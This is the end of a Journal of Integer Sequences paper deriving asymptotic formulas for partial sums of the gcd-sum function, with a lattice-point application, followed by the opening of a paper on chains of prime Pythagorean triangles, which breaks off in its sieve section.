Since the right hand side is valid on the whole of the complex plane, $G(s)$ has the claimed analytic continuation with a double pole at $s = 2$ and a pole at every zero of $\zeta(s)$. ∎

We now derive asymptotic expressions for the partial sums of this Dirichlet series of g by a method which employs good expressions for Dirichlet series based on Euler's function ϕ, leading to an improvement in the error terms.

If $\alpha \in \mathbb{R}$, define the partial sum function G_α by

$$G_\alpha(x) = \sum_{n\le x}\frac{g(n)}{n^\alpha}$$

LEMMA 4.1. *If $f(x) = O(\log x)$ then $\sum_{n\le x} f(\frac{x}{n}) = O(x)$.*

Proof. This follows easily from the estimate

$$\log(\lfloor x\rfloor!) = x\log x - x + O(\log x)$$

∎

In what follows we define the constant function $h_\alpha(x) = \alpha$ for each real number α.

THEOREM 4.2. *As $x \to \infty$*

$$G_1(x) = \frac{x\log x}{\zeta(2)} + O(x)$$

Proof. By Theorem 2.3, if $f(n) = \phi(n)/n$,

$$\begin{aligned} \frac{g(n)}{n} &= \sum_{d|n}\frac{\phi(d)}{d} \\ &= (h_1 * f)(n) \end{aligned}$$

If we define $F(x) = \sum_{n \leq x} f(n)$ then, by [1],

$$F(x) = \frac{x}{\zeta(2)} + O(\log x)$$

Therefore (using Lemma 5.1 to derive the error estimate)

$$\begin{aligned} G_1(x) &= \sum_{n \leq x} h_1(n) F(\frac{x}{n}) \\ &= \sum_{n \leq x} F(\frac{x}{n}) \\ &= \frac{x}{\zeta(2)}[1 + \frac{1}{2} + \frac{1}{3} + \cdots + \frac{1}{\lfloor x \rfloor}] + O(x) \\ &= \frac{x}{\zeta(2)}[\log x + \gamma + O(\frac{1}{x})] + O(x) \\ &= \frac{x \log x}{\zeta(2)} + O(x) \end{aligned}$$

∎

THEOREM 4.3. *As $x \to \infty$,*

$$G_0(x) = \frac{x^2 \log x}{2\zeta(2)} + O(x^2)$$

Proof. By Theorem 2.3 with $f(n) = n$:

$$\begin{aligned} g(n) &= \sum_{d|n} \frac{n}{d} \phi(d) \\ &= (f * \phi)(n) \\ &= (\phi * f)(n) \end{aligned}$$

If we define $F(x) = \sum_{n \leq x} n$ then

$$F(x) = \frac{\lfloor x \rfloor (\lfloor x \rfloor + 1)}{2} = \frac{x^2}{2} + O(x)$$

Therefore

$$\begin{aligned} G_0(x) &= \sum_{n\leq x} \phi(n) F(\frac{x}{n}) \\ &= \frac{x^2}{2} \sum_{n\leq x} \frac{\phi(n)}{n^2} + O(x^2) \\ &= \frac{x^2 \log x}{2\zeta(2)} + O(x^2) \end{aligned}$$

∎

LEMMA 4.2. *For all* $\alpha \in \mathbb{R}$

$$G_\alpha(x) = \sum_{n\leq x} n^{1-\alpha} \Phi_\alpha(\frac{x}{n})$$

where

$$\Phi_\alpha(x) = \sum_{n\leq x} \frac{\phi(n)}{n^\alpha}$$

Proof. Define the monomial function $m_\beta(x) = x^{-\beta}$ for all real β and positive x. By Theorem 2.3,

$$\begin{aligned} \frac{g(n)}{n^\alpha} &= \sum_{d|n} \frac{\phi(d)}{d^\alpha} (\frac{n}{d})^{1-\alpha} \\ &= (\phi_\alpha * m_{\alpha-1})(n) \end{aligned}$$

The lemma follows directly from this expression. ∎

Below we derive an asymptotic expression for G_α for all real values of α. This is interesting because of the uniform applicability of the same expression. First we set out some standard estimates [1] which are collected together below for easy reference. Let

$$S_\alpha(x) = \sum_{n\leq x} \frac{1}{n^\alpha}$$

for all positive x and real α. Then

$$
\begin{aligned}
(a)\ \Phi_0(x) &= \frac{x^2}{2\zeta(2)} + O(x\log x)\\
(b)\ \Phi_1(x) &= \frac{x}{\zeta(2)} + O(\log x)\\
(c)\ \Phi_2(x) &= \frac{\log x}{\zeta(2)} + \frac{\gamma}{\zeta(2)} - A + O(\frac{\log x}{x})\\
(d)\ \Phi_\alpha(x) &= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)} + \frac{\zeta(\alpha-1)}{\zeta(\alpha)} + O(x^{1-\alpha}\log x), \alpha > 1, \alpha \neq 2\\
(e)\ \Phi_\alpha(x) &= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)} + O(x^{1-\alpha}\log x), \alpha \leq 1\\
(A)\ S_1(x) &= \log x + \gamma + O(\frac{1}{x})\\
(B)\ S_\alpha(x) &= \frac{x^{1-\alpha}}{1-\alpha} + \zeta(\alpha) + O(\frac{1}{x^\alpha}), \alpha > 0, \alpha \neq 1\\
(C)\ S_\alpha(x) &= \frac{x^{1-\alpha}}{1-\alpha} + O(\frac{1}{x^\alpha}), \alpha \leq 0
\end{aligned}
$$

where in (c)

$$A = \sum_{n=1}^{\infty} \frac{\mu(n)\log n}{n^2} \approxeq -0.35$$

Note that there are better estimates for the error terms, for (a) $O(x\log^{\frac{2}{3}} x(\log\log x)^{1+\epsilon})$ [8] and for (b) $O(\log^{\frac{2}{3}} x(\log\log x)^{\frac{4}{3}})$ [9] but, since these are only available for $\alpha = 0$ and $\alpha = 1$ we do not use them.

Even though there is a wide diversity of expressions in this set, a very similar expression holds for $G_\alpha(x)$, for all real values of α, except $\alpha = 2$ which corresponds to the pole of $G(s)$:

THEOREM 4.4. *If $\alpha < 2$:*

$$G_\alpha(x) = \frac{x^{2-\alpha}\log x}{(2-\alpha)\zeta(2)} + O(x^{2-\alpha}),$$

if $\alpha = 2$:

$$G_2(x) = \frac{\log^2 x}{2\zeta(2)} + O(\log x)$$

and if $\alpha > 2$:

$$G_\alpha(x) = \frac{x^{2-\alpha}\log x}{(2-\alpha)\zeta(2)} + \frac{\zeta(\alpha-1)^2}{\zeta(\alpha)} + O(x^{2-\alpha}).$$

Proof.
Case 0: Let $\alpha = 0$. The stated result is given by Theorem 5.4 above.
Case 1: Let $\alpha = 1$. The result is given by Theorem 5.3.
Case 2: Let $\alpha = 2$.

$$\begin{aligned}
G_2(x) &= \sum_{n\le x} n^{-1}\Phi_2(\frac{x}{n}) \\
&= \sum_{n\le x}\frac{\log(\frac{x}{n})}{n\zeta(2)} + (\frac{\gamma}{\zeta(2)} - A)\sum_{n\le x} n^{-1} + \sum_{n\le x} O\big(n^{-1}\frac{\log(\frac{x}{n})}{x/n}\big) \\
&= \frac{\log x}{\zeta(2)}(\sum_{n\le x}\frac{1}{n}) - \frac{1}{\zeta(2)}\sum_{n\le x}\frac{\log n}{n} + (\frac{\gamma}{\zeta(2)} - A)(\sum_{n\le x}\frac{1}{n}) + O(1) \\
&= [\frac{\log x}{\zeta(2)} + \frac{\gamma}{\zeta(2)} - A][\log x + \gamma + O(\frac{1}{x})] - \frac{1}{\zeta(2)}[\frac{\log^2 x}{2} + A_1 + O(\frac{\log x}{x})] + O(1) \\
&= \frac{\log^2 x}{2\zeta(2)} + \log x[\frac{2\gamma}{\zeta(2)} - A] + O(1)
\end{aligned}$$

Case 3: If $\alpha < 1$ we have

$$\begin{aligned}
G_\alpha(x) &= \sum_{n\le x}\frac{1}{n^{\alpha-1}}\Phi_\alpha(\frac{x}{n}) \\
&= \sum_{n\le x}\frac{1}{n^{\alpha-1}}\frac{x^{2-\alpha}}{n^{2-\alpha}(2-\alpha)\zeta(2)} + \sum_{n\le x} O\big(x^{1-\alpha}\log(\frac{x}{n})\big) \\
&= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)}(\sum_{n\le x}\frac{1}{n}) + O(x^{2-\alpha}) \\
&= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)}[\log x + \gamma + O(\frac{1}{x})] + O(x^{2-\alpha}) \\
&= \frac{x^{2-\alpha}\log x}{(2-\alpha)\zeta(2)} + O(x^{2-\alpha})
\end{aligned}$$

Case 4: Finally, if $\alpha > 1$ and $\alpha \neq 2$:

$$\begin{aligned}
G_\alpha(x) &= \sum_{n\le x} \frac{1}{n^{\alpha-1}} \Phi_\alpha(\frac{x}{n}) \\
&= \sum_{n\le x} \frac{1}{n^{\alpha-1}} [\frac{x^{2-\alpha}}{n^{2-\alpha}(2-\alpha)\zeta(2)} + \frac{\zeta(\alpha-1)}{\zeta(\alpha)} + O(\frac{x^{1-\alpha}}{n^{1-\alpha}} \log(\frac{x}{n}))] \\
&= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)} (\sum_{n\le x} \frac{1}{n}) + \frac{\zeta(\alpha-1)}{\zeta(\alpha)} (\sum_{n\le x} \frac{1}{n^{\alpha-1}}) + O(x^{2-\alpha}) \\
&= \frac{x^{2-\alpha}}{(2-\alpha)\zeta(2)} [\log x + \gamma + O(\frac{1}{x})] \\
&\quad + \frac{\zeta(\alpha-1)}{\zeta(\alpha)} [\frac{x^{2-\alpha}}{2-\alpha} + \zeta(\alpha-1) + O(x^{1-\alpha})] + O(x^{2-\alpha}) \\
&= \frac{x^{2-\alpha} \log x}{(2-\alpha)\zeta(2)} + \frac{\zeta(\alpha-1)^2}{\zeta(\alpha)} + O(x^{2-\alpha})
\end{aligned}$$

∎

For $\alpha \in \{0, 1, 2\}$ we can improve these asymptotic expressions by deriving an additional term and a smaller error. This has already been done for $\alpha = 2$. In both of the remaining cases we use the following useful, and again elementary, device [1]: If $ab = x$, $F(x) = \sum_{n\le x} f(n)$ and $H(x) = \sum_{n\le x} h(n)$ then

$$\sum_{e,d\le x} f(e)h(d) = \sum_{n\le a} f(n)H(\frac{x}{n}) + \sum_{n\le b} h(n)F(\frac{x}{n}) - F(a)H(b)$$

in the special case $a = b = \sqrt{x}$.

THEOREM 4.5.

$$G_1(x) = \frac{x \log x}{\zeta(2)} + x[\frac{2\gamma}{\zeta(2)} - A - \frac{1}{\zeta(2)}] + O(\sqrt{x} \log x)$$

Proof. First rewrite $G_1(x)$:

$$\begin{aligned}
G_1(x) &= \sum_{n\le x} \Phi_1(\frac{x}{n}) \text{ (by Lemma 4.2)} \\
&= \sum_{n\le x} \sum_{m\le x/n} \frac{\phi(n)}{n} \\
&= \sum_{e,d\le x} \frac{\phi(d)}{d} 1.
\end{aligned}$$

Now let F and H be defined by

$$\begin{aligned} F(x) &= \sum_{n\le x} \frac{\phi(n)}{n} = \frac{x}{\zeta(2)} + O(\log x) \\ H(x) &= \sum_{n\le x} 1 = \lfloor x \rfloor \end{aligned}$$

Using the device described above, rewrite G_1 in terms of F and H:

$$\begin{aligned} G_1(x) &= \sum_{n\le\sqrt{x}} \frac{\phi(n)}{n} H(\frac{x}{n}) + \sum_{n\le\sqrt{x}} F(\frac{x}{n}) - F(\sqrt{x})H(\sqrt{x}) \\ &= \sum_{n\le\sqrt{x}} \frac{\phi(n)}{n}[\frac{x}{n} + O(1)] + \sum_{n\le\sqrt{x}} [\frac{x}{n\zeta(2)} + O(\log(\frac{x}{n}))] \\ &\quad -(\frac{\sqrt{x}}{\zeta(2)} + O(\log(x)))(\sqrt{x} + O(1)) \\ &= x \sum_{n\le\sqrt{x}} \frac{\phi(n)}{n^2} + O(\sum_{n\le\sqrt{x}} \frac{\phi(n)}{n}) + \frac{x}{\zeta(2)} \sum_{n\le\sqrt{x}} \frac{1}{n} \\ &\quad +O(\sqrt{x}\log x) + O(\sum_{n\le\sqrt{x}} \log n) - \frac{x}{\zeta(2)} + O(\sqrt{x}\log x) \\ &= x[\frac{\log x}{2\zeta(2)} + \frac{\gamma}{\zeta(2)} - A + O(\frac{\log(x)}{\sqrt{x}}] + O(\sqrt{x}) \\ &\quad +\frac{x}{\zeta(2)}[\log\lfloor\sqrt{x}\rfloor + \gamma + O(\frac{1}{\sqrt{x}})] \\ &\quad +O(\sqrt{x}\log x) + O(\log[\sqrt{x}]!) - \frac{x}{\zeta(2)} \\ &= \frac{x\log x}{\zeta(2)} + x[\frac{2\gamma}{\zeta(2)} - A - \frac{1}{\zeta(2)}] + O(\sqrt{x}\log x). \end{aligned}$$

∎

THEOREM 4.6.

$$G_2(x) = \frac{\log^2 x}{2\zeta(2)} + \log x[\frac{2\gamma}{\zeta(2)} - A] + O(1)$$

Proof. See the proof of Theorem 5.4, case 2 above. ∎

THEOREM 4.7.

$$G_0(x) = \frac{x^2 \log x}{2\zeta(2)} + \frac{x^2 \zeta(2)^2}{2\zeta(3)} + O(x^{3/2} \log x)$$

Proof. First we state four estimates:

(1) $G_1(x) = \sum_{n \le x} \frac{g(n)}{n} = \frac{x \log x}{\zeta(2)} + O(x)$ (Theorem 4.2)

(2) $F(x) = \sum_{n \le x} n = \frac{x^2}{2} + O(x)$

(3) $\sum_{n \le x} \log n = x \log x + O(x)$

(4) $G_3(x) = \frac{\zeta(2)^2}{\zeta(3)} + O(\frac{\log x}{x})$ (by Theorem 4.4)

Expand G_0 using $f(n) = n$ and $h(n) = g(n)/n$ so $H = G_1$:

$$\begin{aligned}
G_0(x) &= \sum_{n \le x} g(n) = \sum_{n \le x} \frac{g(n)}{n} n \\
&= \sum_{n \le \sqrt{x}} \frac{g(n)}{n} F(\frac{x}{n}) + \sum_{n \le \sqrt{x}} n G_1(\frac{x}{n}) - F(\sqrt{x}) G_1(\sqrt{x}) \\
&= \sum_{n \le \sqrt{x}} \frac{g(n)}{n} [\frac{x^2}{2n^2} + O(\frac{x}{n})] + \sum_{n \le \sqrt{x}} n [\frac{\frac{x}{n} \log \frac{x}{n}}{\zeta(2)} + O(\frac{x}{n})] \\
&\quad -(\frac{x}{2} + O(\sqrt{x}))(\frac{\sqrt{x} \log x}{2\zeta(2)} + O(\sqrt{x})) \text{ (by (1) and (2))} \\
&= \frac{x^2}{2} \sum_{n \le \sqrt{x}} \frac{g(n)}{n^3} + O(\sum_{n \le \sqrt{x}} \frac{g(n)}{n^2}) + \frac{x \log x}{\zeta(2)} \sum_{n \le \sqrt{x}} 1 \\
&\quad -\frac{x}{\zeta(2)} \sum_{n \le \sqrt{x}} \log n + O(x \sum_{n \le \sqrt{x}} 1) - \frac{x^{3/2} \log x}{4\zeta(2)} + O(x^{3/2}) \\
&= \frac{x^2}{2} G_3(\sqrt{x}) + O(\log^2 x) + \frac{x^2 \log x}{2\zeta(2)} + O(x^{3/2} \log x) \\
&\quad -\frac{x}{\zeta(2)} [\frac{\sqrt{x} \log x}{2} + O(\sqrt{x})] + O(x^{3/2}) - \frac{x^{3/2} \log x}{4\zeta(2)} + O(x^{3/2}) \text{ (by (3))}
\end{aligned}$$

Therefore

$$\begin{aligned} G_0(x) &= \frac{x^2}{2}[\frac{\zeta(2)^2}{\zeta(3)} + O(\frac{\log x}{\sqrt{x}})] + \frac{x^2 \log x}{2\zeta(2)} \\ &\quad -\frac{x}{\zeta(2)}[\frac{\sqrt{x}\log x}{2} + O(\sqrt{x})] \\ &\quad -\frac{x^{3/2}\log x}{4\zeta(2)} + O(x^{3/2}\log x) \text{ (using (4))} \\ &= \frac{x^2 \log x}{2\zeta(2)} + \frac{x^2\zeta(2)^2}{2\zeta(3)} + O(x^{3/2}\log x) \end{aligned}$$

∎

5. APPLICATION

Consider the problem of counting the integer lattice points in the first quadrant in the square $[0, R] \times [0, R]$ and under the curve $y = \sqrt{Rx}$ as $R \to \infty$.

Let $R = n^2$ and count lattice points by adding those in trapezia under the curve. If T is a trapezium with integral coordinates for each vertex $(0, 0), (b, 0), (0, \alpha)$, and (b, β), then by Pick's theorem [6] the area is equal to the number of interior points plus one half the number of interior points on the edges plus one. From this it follows that the total number of interior lattice points is given by the expression

$$\frac{1}{2}[(b-1)(\alpha+\beta) - b - (b, \beta - \alpha) + 2]$$

where (u, v) is the greatest common divisor.

We approximate the region under the curve $y = n\sqrt{x}$ and above the interval $[0, n^2]$ by n trapezia with the j-th having the base $[(j-1)^2, j^2]$. Divide the lattice points inside and on the boundary of these trapezia into five sets:

$$\begin{aligned} L_1 &= \#\{\text{interior points of trapezia}\} \\ L_2 &= \#\{\text{interior points of vertical sides}\} \\ L_3 &= \#\{\text{interior points of the top sides}\} \\ L_4 &= \#\{\text{interior points of the bottom sides}\} \\ L_5 &= \#\{\text{vertices of all trapezia}\} \end{aligned}$$

Then

$$\begin{aligned}
L_1 &= \sum_{j=1}^{n} \frac{1}{2}[(2j-1)(nj+n(j-1)) - (2j-1) - n(j-1) - nj - (2j-1,n) + 2] \\
L_2 &= \sum_{j=1}^{n-1} nj - 1 = \frac{n^3}{2} - \frac{n^2}{2} - n + 1 \\
L_3 &= \sum_{j=1}^{n} [(n, 2j-1) - 1] = S(n) - n \text{ where } S \text{ is defined in (2)} \\
L_4 &= \sum_{j=1}^{n} 2j - 2 = n^2 - n \\
L_5 &= 2n + 1
\end{aligned}$$

Hence if $N_1(R)$ represents the total number of lattice points,

$$\begin{aligned}
N_1(R) &= L_1 + L_2 + L_3 + L_4 + L_5 \\
&= \frac{2}{3}n^4 - \frac{1}{6}n^2 + \frac{1}{2}S(n) \\
N_1(n^2) &= \frac{2}{3}n^4 - \frac{1}{6}n^2 + O(n^{\frac{1}{2}+\epsilon})
\end{aligned}$$

by Theorem 3.2.

It is interesting to note that the area of the gap between the curve and the trapezia is exactly $\frac{1}{6}n^2$.

The total number of points in the trapezia is of course less than the number under the curve. There are n trapezia, the j-th having width $2j-1$. The maximum distance from the top of the j-th trapezia to the curve is $n/4(2j-1)$, so the number of additional points is $O(n^2)$. This leads to the estimate

$$N_2(n^2) = \frac{2}{3}n^4 + O(n^2)$$

for the number N_2 of lattice points under the curve.

Now a more accurate estimate for N_2 is derived. First the method of Vinogradov [7] is used to count the fractional parts of the inverse function $x = y^2/R$:

Let $b - a \ll A$ where $A \gg 1$. Let f be a function defined on the positive real numbers with f'' continuous, $0 < f'(x) \ll 1$ and having $f''(x) \gg \frac{1}{A}$. Then

$$\sum_{a<u\leq b}\{f(u)\} = \frac{b-a}{2} + O(A^{\frac{2}{3}})$$

If $A = n$, $f(u) = u^2/n$, and $f''(u) = 2/n \gg A^{-1}$ then it follows that

$$\sum_{0<u\leq n}\{f(u)\} = \frac{n}{2} + O(n^{\frac{2}{3}})$$

Hence the number of lattice points $M(n)$ under or on the inverse function curve is

$$\begin{aligned} M(n) &= \sum_{j=1}^{n}\lfloor\frac{j^2}{n}\rfloor + n + 1 \\ &= \sum_{j=1}^{n}\frac{j^2}{n} - \sum_{j=1}^{n}\{\frac{j^2}{n}\} + n + 1 \\ &= \frac{1}{6}(n+1)(2n+1) + \frac{n}{2} + O(n^{\frac{2}{3}}) \end{aligned}$$

So if $N_2(n)$ represents the number of lattice points strictly under the curve $y = \sqrt{Rx}$ when $R = n$, then

$$\begin{aligned} N_2(n) &= (n+1)^2 - \frac{1}{6}(n+1)(2n+1) - \frac{n}{2} + O(n^{\frac{2}{3}}) \\ &= \frac{2}{3}n^2 + n + O(n^{\frac{2}{3}}) \end{aligned}$$

The number of lattice points on the curve is $O(n^{\frac{1}{2}})$, so does not change this estimate.

ACKNOWLEDGMENT

This work was done in part while the author was on study leave at Columbia University. The support of the Department of Mathematics at Columbia University and the valuable discussions held with Patrick Gallagher are warmly acknowledged.

REFERENCES

1. Apostol, T.M. *Introduction to Analytic Number Theory.* New York, Berlin Heidelberg: Springer-Verlag, 1976.

2. Apostol, T.M. *Modular Functions and Dirichlet Series in Number Theory, Second Edition*. New York, Berlin, Heidelberg: Springer-Verlag, 1990.

3. Cohen, E. *Arithmetical functions of greatest common divisor. I.*, Proc. Amer. Math. Soc. **11** (1960), 164-171.

4. Cohen, E. *Arithmetical functions of greatest common divisor. II. An alternative approach.*, Boll. Un. Mat. Ital. (3) **17**, (1962), 349-356.

5. Cohen, E *Arithmetical functions of greatest common divisor. III. Cesáro's divisor problem*, Proc. Glasgow Math. Assoc. **5**, (1961), 67-75.

6. Coxeter, H.S.M. *Introduction to Geometry*, New York, Wiley, 1969.

7. Karatsuba, A.A. *Basic Analytic Number Theory*. New York, Berlin, Heidelberg: Springer-Verlag, 1993.

8. Szaltiikov, A.I. *On Euler's function* Mat. Sb. **6** (1960), 34-50.

9. Walfisz, A. *Weylsche Exponentialsummen in der neueren Zahlentheorie*, Berlin, 1963.

(Concerned with sequence A018804.)

Received April 2, 2001. Revised version received July 19, 2001. Published in Journal of Integer Sequences, Oct 25, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.2.3

Prime Pythagorean triangles

Harvey Dubner
449 Beverly Road
Ridgewood, New Jersey 07450

Tony Forbes
Department of Pure Mathematics
The Open University
Walton Hall, Milton Keynes MK7 6AA, United Kingdom

Email addresses: hdubner1@compuserve.com and tonyforbes@ltkz.demon.co.uk

Abstract: A prime Pythagorean triangle has three integer sides of which the hypotenuse and one leg are primes. In this article we investigate their properties and distribution. We are also interested in finding chains of such triangles, where the hypotenuse of one triangle is the leg of the next in the sequence. We exhibit a chain of seven prime Pythagorean triangles and we include a brief discussion of primality proofs for the larger elements (up to 2310 digits) of the associated set of eight primes.

1991 Mathematics Subject Classification: Primary 11A41
Keywords: Pythagorean triangles, prime numbers, primality proving

---

Full version: pdf, dvi, ps

(Mentions sequences A048161 A048270 A048295)

Received May 6, 2001; revised version received Sept. 3, 2001. Published in Journal of Integer Sequences Sept. 13, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.3

Prime Pythagorean triangles

Harvey Dubner
449 Beverly Road, Ridgewood, New Jersey 07450

Tony Forbes
Department of Pure Mathematics, The Open University, Walton Hall,
Milton Keynes MK7 6AA, United Kingdom

Email addresses: hdubner1@compuserve.com and
tonyforbes@ltkz.demon.co.uk

Abstract

A prime Pythagorean triangle has three integer sides of which the hypotenuse and one leg are primes. In this article we investigate their properties and distribution. We are also interested in finding chains of such triangles, where the hypotenuse of one triangle is the leg of the next in the sequence. We exhibit a chain of seven prime Pythagorean triangles and we include a brief discussion of primality proofs for the larger elements (up to 2310 digits) of the associated set of eight primes.

1991 *Mathematics Subject Classification*: Primary 11A41
Keywords: Pythagorean triangles, prime numbers, primality proving

1. Introduction

While investigating the distribution of special forms of primes, the first author accidently came across a conjecture about Pythagorean triangles (right triangles with integral sides). The conjecture, based on the famous Conjecture (H) of Sierpiński and Schinzel, states that there is an infinite number of Pythagorean triangles which have a leg and hypotenuse both prime [9, page 408].

Pythagorean triangles have been the subject of much recreational material [1] as well as the basis of some of the most important and fundamental topics in number theory. However, we could not find any significant references to such two-prime Pythagorean triangles, and hoping that we had found a new topic to study we enthusiastically started

(1) developing appropriate theory and computer programs;
(2) searching for large two-prime triangles;
(3) searching for sequences of two-prime triangles where the hypotenuse of the previous triangle becomes the leg of the next one.

The largest two-prime Pythagorean triangle that was found had a leg of 5357 digits and an hypotenuse of 10713 digits. It soon became apparent that finding sequences of triangles was exceptionally interesting and challenging. Eventually a sequence of seven triangles was found. More significant than the seven triangles is the improvement by the second author of the general method, APRCL, for primality proving so that the seventh hypotenuse of 2310 digits could be proved prime.

2. Theory

A two-prime Pythagorean triangle, $A^2 + B^2 = C^2$, must be primitive, so that

$$A = u^2 - v^2, \qquad B = 2uv, \qquad C = u^2 + v^2,$$

with $\gcd(u, v) = 1$, and u, v of different parity. Since $A = (u + v)(u - v)$, for A to be prime it is necessary that $(u - v) = 1$ so that

$$A = 2v + 1, \qquad B = 2v^2 + 2v, \qquad C = 2v^2 + 2v + 1.$$

Thus

$$C = \frac{A^2 + 1}{2}. \tag{2.1}$$

Note that the even leg is only one less than the hypotenuse. The triangles get quite thin as A increases.

To find two-prime Pythagorean triangles it is necessary to find pairs of primes A, C that satisfy the above equation. Table 1 lists the smallest two-prime Pythagorian triangles.

Table 1. Pythagorean triangles with two prime sides

rank	prime leg	even leg	hypotenuse
1	3	4	5
2	5	12	13
3	11	60	61
4	19	180	181
5	29	420	421
6	59	1740	1741
7	61	1860	1861
8	71	2520	2521
9	79	3120	3121
10	101	5100	5101
100	4289	9197760	9197761
1000	91621	4197203820	4197203821

Small triangles are easy to find by a simple search, but finding large triangles with thousands of digits is complicated by the difficulty of proving true primality

of the hypotenuse, C. However, if $(C-1)$ has many factors then it is easy to prove primality using [2], assuming that the factored part of $(C-1)$ exceeds $\sqrt[3]{C}$. Since

$$C-1=\frac{A^2+1}{2}-1=(A^2-1)/2=(A-1)(A+1)/2, \tag{2.2}$$

by picking an appropriate form for A, then $(A-1)$ can be completely factored so that $(C-1)$ will be about 50% factored.

Using the form $A=k\cdot 10^n+1$, a computer search of a few days gave the following large triangle:

$$A=491140\cdot 10^{1300}+1, \quad 1306 \text{ digits}, \qquad C=2612 \text{ digits}.$$

A few days after this result was posted to the NMBRTHRY list we received a message from Iago Camboa announcing a much larger triangle:

$$A=1491\cdot 2^{17783}+1, \quad 5357 \text{ digits}, \qquad C=10713 \text{ digits}.$$

He cleverly used a previously computed list of primes as a source for A thus eliminating the large amount of time required to find the first prime.

3. Two-prime Pythagorean triangle sequences

It is possible to find a series of primes, $P_0, P_1, P_2, ..., P_k, ..., P_n$ such that

$$P_{k+1}=\frac{P_k^2+1}{2}. \tag{3.1}$$

This represents a sequence of n two-prime triangles where P_k is the hypotenuse of the k-th triangle and the leg of the $(k+1)$-th triangle. Each P has about twice the number of digits as the previous P. Table 2 is a list of the smallest sets of two sequential prime Pythagorean triangles.

Table 2. Two sequential prime Pythagorean triangles

	triangle 1			triangle 2		
1	3	4	5	5	12	13
2	11	60	61	61	1860	1861
3	19	180	181	181	16380	16381
4	59	1740	1741	1741	1515540	1515541
5	271	36720	36721	36721	674215920	674215921
6	349	60900	60901	60901	1854465900	1854465901
7	521	135720	135721	135721	9210094920	9210094921
8	929	431520	431521	431521	93105186720	93105186721

Table 3 is a list of the starting primes for the smallest prime Pythagorean sequences for two, three, four and five triangles. These were found by straight forward unsophisticated searching and took about 10 computer-days (Pentium/200), mostly for finding five triangles.

Finding the starting prime for the smallest prime sequence of six triangles took about 120 computer days.

P_0 for 6 triangles = 2500282512131.

TABLE 3. Starting prime for smallest prime Pythagorean sequences

	2 triangles	3 triangles	4 triangles	5 triangles
1	3	271	169219	356498179
2	11	349	1370269	432448789
3	19	3001	5965699	5380300469
4	59	10099	15227879	10667785241
5	271	11719	17750981	11238777509
6	349	12281	19342559	12129977791
7	521	25889	21828601	23439934621
8	929	39901	24861761	28055887949
9	1031	46399	27379621	33990398249
10	1051	63659	34602049	34250028521
11	1171	169219	39844619	34418992099
12	2381	250361	48719711	34773959159
13	2671	264169	50049281	34821663421
14	2711	287629	51649019	36624331189
15	2719	289049	52187371	40410959231
16	3001	312581	52816609	43538725229
17	3499	353081	58026659	47426774869
18	3691	440681	73659239	48700811941
19	4349	473009	79782821	49177751131
20	4691	502501	86569771	59564407571

Next, we attempted to derive the number of n triangle sequences that could be expected. If the $(n+1)$ numbers that make up the n triangles were selected randomly but were of the proper size then the probability that P is the start of n triangles is

$$Q(P,n) = \prod_{0}^{n} \frac{1}{\log P_i} = \prod_{0}^{n} \frac{1}{2^i (\log P)} = \frac{1}{2^{n(n+1)/2} (\log P)^{n+1}}. \tag{3.2}$$

However, there are correlations between the primes that affect the prime probabilities. It is easy to show from equation (2.1) that P_0 can only end in 1 or 9, which elininates half the possible P_0's, and assures that all subsequent potential primes cannot be divisible by 2, 3 or 5. Thus, the probability of each subsequent number being prime is increased by the factor $(2/1)(3/2)(5/4) = 3.75$. The probability that P is the start of n prime triangles now becomes,

$$Q(P,n) = \frac{0.5(3.75)^n}{2^{n(n+1)/2} (\log P)^{n+1}}. \tag{3.3}$$

The expected number of prime triangles up to a given P_0 is

$$E(P_0,n) = \sum_{P=3}^{P_0} Q(P,N) = \frac{0.5(3.75)^n}{2^{n(n+1)/2}} \sum_{P=3}^{P_0} \frac{1}{(\log P)^{n+1}}. \tag{3.4}$$

The last summation can be approximated by an integral, which after integrating by parts becomes,

$$R(P,n) = \frac{1}{n!}Li(P) - \frac{1}{n!}\frac{P}{\log P} - \cdots - \frac{1}{n(n-1)}\frac{P}{(\log P)^{(n-1)}} - \frac{1}{n}\frac{P}{(\log P)^n},$$

where $Li(P)$ is the logarithmic integral. Equation (3.4) now becomes

$$E(P_0,n) = \frac{0.5(3.75)^n}{2^{n(n+1)/2}}R(P_0,n)(1.3)^n \ . \tag{3.5}$$

Note the inclusion of a correction factor, $(1.3)^n$. As is discussed in the following section on sieving, there are other correlations between the primes which affect the expectation. These are difficult to derive theoretically so we determined it empirically. Table 4 compares the estimated and actual number of triangles found. The corrected estimate appears adequate to assist in estimating the search time for seven prime Pythagorean triangles.

TABLE 4. Estimated and actual number of prime Pythagorean triangles

triangles n	P_0	actual	estimate	corrected estimate
1	130000	1302	1090	1420
2	1980000	1005	741	1252
3	10^8	953	469	1030
4	$18 \cdot 10^8$	205	53	151
5	$63 \cdot 10^9$	21	4	15
6	$28 \cdot 10^{12}$	1	0.14	0.7

Next, we use equation (3.5) to estimate the smallest P_0 that will give seven triangles. The following table shows we can expect that P_0 for seven triangles will be about 6700 times larger than P_0 for six triangles. Using performance data from the search for six triangles, this means that the search for the smallest sequence of seven prime Pythagorean triangles could be expected to take about 200 computer-years!

n	P_0 for expectation=1	actual P_0
2	28	3
3	1,350	271
4	1,000,000	169, 219
5	$1.5 \cdot 10^9$	$3.5 \cdot 10^8$
6	$4.0 \cdot 10^{12}$	$2.5 \cdot 10^{12}$
7	$2.7 \cdot 10^{16}$	

It was clear that the search for the smallest sequence of seven triangles as presently constituted was impractical. For every P_0 the search method included testing by division to see if each of the $(n+1)$ potential primes was free of small factors. The second author then proposed an efficient sieving method that limited the search to sequences that had a high probability of success. This made a search for seven triangles reasonable.

4. The Sieve

A set of seven Pythagorean triangles with the desired properties is equivalent to a chain of eight primes, $P_0, P_1, \ldots, P_7$, linked by the condition $P_{i+1} = (P_i^2 + 1)/2$, $i = 0, 1, \ldots, 6$.

The purpose of the sieve is to eliminate from further consideration numbers P_0 for which either P_0 itself or one of the numbers P_i, $i = 1, 2, \ldots, 7$, is divisible by a small prime. Let q be an odd prime and suppose P is to be considered as a possible value of P_0. Clearly, we can reject P if $P \equiv 0 \pmod{q}$. Furthermore, we can reject P if P_1 is divisible by q, that is, if

